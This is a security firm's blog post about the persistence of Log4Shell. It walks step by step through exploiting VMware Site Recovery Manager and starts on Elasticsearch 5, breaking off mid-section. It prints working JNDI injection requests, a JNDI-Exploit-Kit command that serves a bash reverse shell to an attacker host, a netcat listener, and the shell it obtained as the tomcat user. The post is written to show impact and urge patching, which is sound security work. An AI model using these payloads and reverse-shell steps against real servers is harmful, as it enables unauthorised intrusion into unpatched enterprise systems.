The Long Tail of Log4Shell Exploitation

horizon3.ai/the-long-tail-of-log4shell-exploitation/

July 13, 2022

by Naveen Sunkavally | Jul 13, 2022 | Blog, Red Team

by Naveen Sunkavally | Jul 13, 2022 | Blog, Red Team

It’s been more than six months since the Log4Shell vulnerability (CVE-2021-44228) was disclosed, and a number of post-mortems have come out talking about lessons learned and ways to prevent the next Log4Shell-type event from happening. The reality on the ground though is that the vulnerability is far from dead. For the first six months of this year, NodeZero, our autonomous pentesting tool, has detected and exploited Log4Shell in close to a quarter of the environments it’s run in, and that rate has held steady month over month. This is consistent with the recent CISA advisory sounding the alarm that threat actors are continuing to exploit VMWare Horizon servers using Log4Shell.


Month (2022)	% Internal Networks that NodeZero Detected & Exploited Log4Shell
January	22.0
February	25.9
March	32.1
April	23.3
May	18.5
June	22.1
Total	23.5

Naturally a lot of exploitation of Log4Shell to date has been focused on well-known, widely deployed applications such as VMware Horizon, VMware vCenter, and the Unifi Network application. But this is the tip of the iceberg. There are probably thousands of Java applications out there impacted by Log4shell to varying degrees, and thousands of new exploit paths to be discovered. All it takes is for a motivated attacker to turn his or her focus onto a specific application being run by an enterprise, and within a day or two, an exploit can be potentially developed and weaponized.

We’ll walk through the exploit process below, leading to remote code execution, against a few applications: VMware Site Recovery Manager, Elasticsearch 5, and OpenNMS. The purpose of this is to demonstrate the widespread and long-standing impact of Log4Shell and the speed at which exploits can be developed. Ultimately, one of the goals of NodeZero as a pentesting tool is to surface the true impact of various vulnerabilities, misconfigurations, and compromised credentials. We believe this impact is best demonstrated through proof of actual exploitation. We’ve seen that knowledge of this kind of impact is what enables companies to accurately evaluate risk and prioritize the work needed to best improve their security posture.

Background


We assume readers are familiar with how the Log4Shell vulnerability works. If you need a refresher, we've written previously about Log4Shell before here and here.


Attacker Host
Malicious LDAP Server
Malicious HTTP Server
Malicious RMI Server
Vulnerable Application
Application Interface
Apache log4j2 Library
1. Sends crafted request containing JNDI lookup payload, e.g.. ${jndi:ldap://<attacker host>:<port>}
2. Logs JNDI payload
3. Connects to attacker server(s)
4. Server sends serialized Java object payload containing commands to run
5. Deserializes payload and runs attacker commands

In general, the exploit process for Log4Shell consists of two steps:

- **Identifying a JNDI lookup injection point:** This is the network request that an unauthenticated attacker sends to the application that will cause the application to log a message using the vulnerable Apache log4j2 library, which in turn will cause the application to make a JNDI lookup to an attacker-hosted server.
- **Figuring out what Java payload to serve from the attacker-hosted server:** This is the payload that's retrieved by the vulnerable application via the JNDI lookup and deserialized to execute remote code.


For the first step, to verify the JNDI lookup injection point, we used the DNSLog service at dnslog.cn to catch DNS callbacks from the vulnerable application. Other tools like Burp Collaborator or an Interactsh server can also be used for this purpose.



DNS Query Record	IP Address	Created Time
No Data		


Exploiting VMware Site Recovery Manager

VMware Site Recovery Manager is “the industry-leading disaster recovery (DR) management solution, designed to minimize downtime in case of a disaster.” It’s one of many VMware applications affected by Log4Shell from the VMware Log4Shell advisory. We installed version 8.3.0 in our lab. The application exposes two ports, 443 for the SRM application and 5480 for managing the SRM appliance.


Welcome to VMware Site Reco
Not Secure
https://10.0.40.79/configure/app/landing/welcome.html
vmware
Getting Started
LAUNCH SITE RECOVERY
LAUNCH SRM APPLIANCE MANAGEMENT
Documentation
VMware SRM Documentation

Detection

For a quick win, we initially tried inserting a JNDI payload into the username field of the login form of the SRM application, but we failed to get a DNS callback. So then we pulled the jar files from the SRM appliance and decompiled them, and starting probing API endpoints that an unauthenticated attacker could access. Shortly after we identified an injection point in the `OAuth2LoginServlet` using the `error` parameter. The servlet is accessible at the `/dr/authentication/oauth2/oauth2login` endpoint.




OAuth2LoginServlet.java 5
.0.jar > com > vmware > srm > client > infrastructure > authentication > oauth2 > OAuth2LoginServlet.java > OAuth2LoginServlet > doGet

```java
    private static final Logger LOGGER = LoggerFactory.getLogger(OAuth2LoginServlet.class);

    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException {
      String errorCode = request.getParameter("error");
      if (errorCode != null) {
        LOGGER.error("OAuth2 response contains error: '{}'", errorCode);
        response.sendError(500);
        return;
      }
      String code = request.getParameter("code");
      Validate.notNull(code, "code");
      if (AuthenticationUtils.isAuthenticated(request)) {
        response.sendRedirect("/dr/");
        return;
      }
      Configurator configurator = InitFilter.getConfigurator(request);
      BaseAsyncController controller = new OAuth2AsyncExchangeController(request, response, code, configurator);
      controller.start(Config.get().getResponseTimeout());
    }
  }
```

We verified the injection point by sending an HTTP GET request of this form:

```
curl --path-as-is -k 'https://10.0.40.79/dr/authentication/oauth2/oauth2login?
error=%24%7Bjndi:ldap:%2f%2fil2gm4.dnslog.cn:1389%7D'
```

And got the expected DNS callback:




il2gm4.dnslog.cn

DNS Query Record	
il2gm4.dnslog.cn	47.
il2gm4.dnslog.cn	47.

Exploitation

Just like Horizon and vCenter, SRM uses Apache Tomcat as its application server. Tomcat-based applications that are vulnerable to Log4Shell are easy to exploit for remote code execution, regardless of the Java runtime version. The general technique is described here and automated by the JNDI-Exploit-Kit tool.

We started up JNDI-Exploit-Kit on the attacker server to serve a bash reverse shell payload, and a netcat listener to catch a reverse shell on port 9999:




```
root@n0:/home/user# java -jar JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar -C 'bash -i >& /dev/tcp/10.0.220.200/9999 0>&1'
       _ _   _ _____ _____      ______            _       _ _          _  ___ _
      | | \ | |  __ \_   _|    |  ____|          | |     (_) |        | |/ (_) |
      | |  \| | |  | || |______| |__  __  ___ __ | | ___  _| |_ ______| ' / _| |_
  _   | | . ` | |  | || |______|  __| \ \/ / '_ \| |/ _ \| | __|______|  < | | __|
 | |__| | |\  | |__| || |_     | |____ >  <| |_) | | (_) | | |_       | . \| | |_
  \____/|_| \_|_____/_____|    |______/_/\_\ .__/|_|\___/|_|\__|      |_|\_\_|\__|
                                           | |
                                           |_|               created by @welk1n
                                                             modified by @pimps

[HTTP_ADDR] >> 10.0.220.200
[RMI_ADDR] >> 10.0.220.200
[LDAP_ADDR] >> 10.0.220.200
[COMMAND] >> bash -i >& /dev/tcp/10.0.220.200/9999 0>&1
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://10.0.220.200:1099/zrcbcb
ldap://10.0.220.200:1389/zrcbcb
Target environment(Build in JDK 1.6 whose trustURLCodebase is true):
rmi://10.0.220.200:1099/blv04d
ldap://10.0.220.200:1389/blv04d
Target environment(Build in JDK 1.5 whose trustURLCodebase is true):
rmi://10.0.220.200:1099/3up0sb
ldap://10.0.220.200:1389/3up0sb
Target environment(Build in JDK - (BYPASS WITH GROOVY by @orangetw) whose trustURLCodebase is false and have Tomcat 8+ and Groovy in classpath):
rmi://10.0.220.200:1099/4frgxf
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://10.0.220.200:1099/vfnhmd
ldap://10.0.220.200:1389/vfnhmd
Target environment(Build in JDK - (BYPASS WITH EL by @welk1n) whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://10.0.220.200:1099/nyceyo
```

Then fired off the HTTP request to trigger the callback to the JNDI-Exploit-Kit server:


```
curl --path-as-is -k 'https://10.0.40.79/dr/authentication/oauth2/oauth2login?
error=%24%7Bjndi:rmi:%2f%2f10.0.220.200:1099%2fnyceyo%7D'
```

And got a shell as the `tomcat` user:



```
[root@n0:/home/user# nc -l 9999
bash: cannot set terminal process group (1427): Inappropriate ioctl for device
bash: no job control in this shell
[tomcat [ / ]$ id
id
uid=662(tomcat) gid=662(tomcat) groups=662(tomcat)
[tomcat [ / ]$ ls -al
ls -al
total 57
drwxr-xr-x  17 root root  4096 Mar 28  2020 .
drwxr-xr-x  17 root root  4096 Mar 28  2020 ..
lrwxrwxrwx   1 root root     7 May 10  2019 bin -> usr/bin
drwxr-xr-x   4 root root  1024 Mar 28  2020 boot
drwxr-xr-x  16 root root  3500 May 26 20:24 dev
drwxr-xr-x  56 root root  4096 May 26 20:16 etc
drwxr-xr-x   3 root root  4096 Mar 28  2020 home
lrwxrwxrwx   1 root root     7 May 10  2019 lib -> usr/lib
lrwxrwxrwx   1 root root     7 May 10  2019 lib64 -> usr/lib
drwx------   2 root root 16384 Mar 28  2020 lost+found
lrwxrwxrwx   1 root root     9 May 10  2019 media -> run/media
drwxr-xr-x   4 root root  4096 Mar 28  2020 mnt
drwxr-xr-x   4 root root  4096 May 26 20:15 opt
dr-xr-xr-x 242 root root     0 May 26 20:24 proc
drwx------   3 root root  4096 May 26 20:24 root
drwxr-xr-x  20 root root   620 May 26 21:24 run
lrwxrwxrwx   1 root root     8 May 10  2019 sbin -> usr/sbin
lrwxrwxrwx   1 root root     7 May 10  2019 srv -> var/srv
dr-xr-xr-x  13 root root     0 May 26 20:24 sys
drwxrwxrwt  13 root root   480 Jul 10 04:14 tmp
drwxr-xr-x  12 root root  4096 Mar 28  2020 usr
drwxr-xr-x  13 root root  4096 Mar 28  2020 var
drwx------   3 root root  4096 Mar 28  2020 vasecurity
tomcat [ / ]$
```

NodeZero automates all the above steps, resulting in the following proof demonstrating remote code execution against a vulnerable SRM instance:



Proof of remote code execution via Log4Shell: The curl command was run on the target, causing it to connect back over HTTP to a web server running on NodeZero

```
python3 /opt/h3/log4shell_exploit.py https://10.0.40.79 /opt/h3/nuclei-templates/log4shell-exploit/CVE-2021-44228-vmware-site-recovery-exploit.yaml -i
10.0.220.54 --ldap_port 3306 --http_port 8888 --ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path /opt/h3
/n0_http_server.py -o output.json -p tomcat
Timestamp UTC: 2022-06-03 18:01:42
Connection from 10.0.40.79:53890 to 10.0.220.54:8888

HTTP Request:
GET /ping/tomcat/curl?t=5efdcbc0b05d155765838d903072666b HTTP/1.1
Host: 10.0.220.54:8888
User-Agent: curl/7.59.0
Accept: */*
```

Impact

SRM is not typically deployed to be Internet facing. We only found ~20 of them publicly exposed using Shodan. However we do see it occasionally in internal pentests, and it could be an attractive target for threat actors seeking to make a ransomware incident even more painful by disrupting disaster recovery plans. We recommend updating the appliance to the latest version per VMware's advisory or applying the workaround described here.

Exploiting Elasticsearch 5

Elasticsearch is a popular open-source distributed search and analytics engine. The Elasticsearch advisory for Log4Shell says that only Elasticsearch 5 is vulnerable to remote code execution because of the way Elasticsearch uses the Java Security Manager to lock down permissions. We were able to confirm this is the case – in vulnerable versions of Elasticsearch versions 6 and beyond, the application will perform DNS lookups of attacker-controlled host names but not initiate any TCP connections to attacker-controlled servers. The DNS lookups can be used to leak system information such as environment variables, but remote code execution is not possible. This can be seen through the difference in the `security.policy` file for version 5.6 vs. version 6.0.

For testing we set up various versions of Elasticsearch 5 from the Elasticsearch docker repo at `docker.elastic.co/elasticsearch`.


Detection

We found a few methods to trigger JNDI lookups through the Elasticsearch REST API by creating resources like types or triggering deprecation warnings. However we found these methods to be too destructive/noisy, or they didn't work universally against all versions of Elasticsearch 5.

Looking more closely at the source code and issues on Github, we found an issue indicating that sending a malformed JSON as part of a search request will trigger an internal server error that is then logged. We verified this works against all versions of Elasticsearch 5 and beyond up to 7.6. For instance:


```
curl --path-as-is -X GET 'http://192.168.0.140:9200/_search?
a=$%7Bjndi:ldap://oyfbln.dnslog.cn%7D' -d '{'
```

Triggers this error:



```
[2022-07-11T19:20:00,738][WARN ][r.suppressed             ] path: /_search, params: {a=${jndi:ldap://oyfbln.dnslog.cn}}
com.fasterxml.jackson.core.io.JsonEOFException: Unexpected end-of-input: expected close marker for Object (start marker at [Source: org.elasticsearch.
transport.netty4.ByteBufStreamInput@52d11c3; line: 1, column: 1])
 at [Source: org.elasticsearch.transport.netty4.ByteBufStreamInput@52d11c3; line: 1, column: 3]
	at com.fasterxml.jackson.core.base.ParserMinimalBase._reportInvalidEOF(ParserMinimalBase.java:483) ~[jackson-core-2.8.6.jar:2.8.6]
	at com.fasterxml.jackson.core.base.ParserBase._handleEOF(ParserBase.java:535) ~[jackson-core-2.8.6.jar:2.8.6]
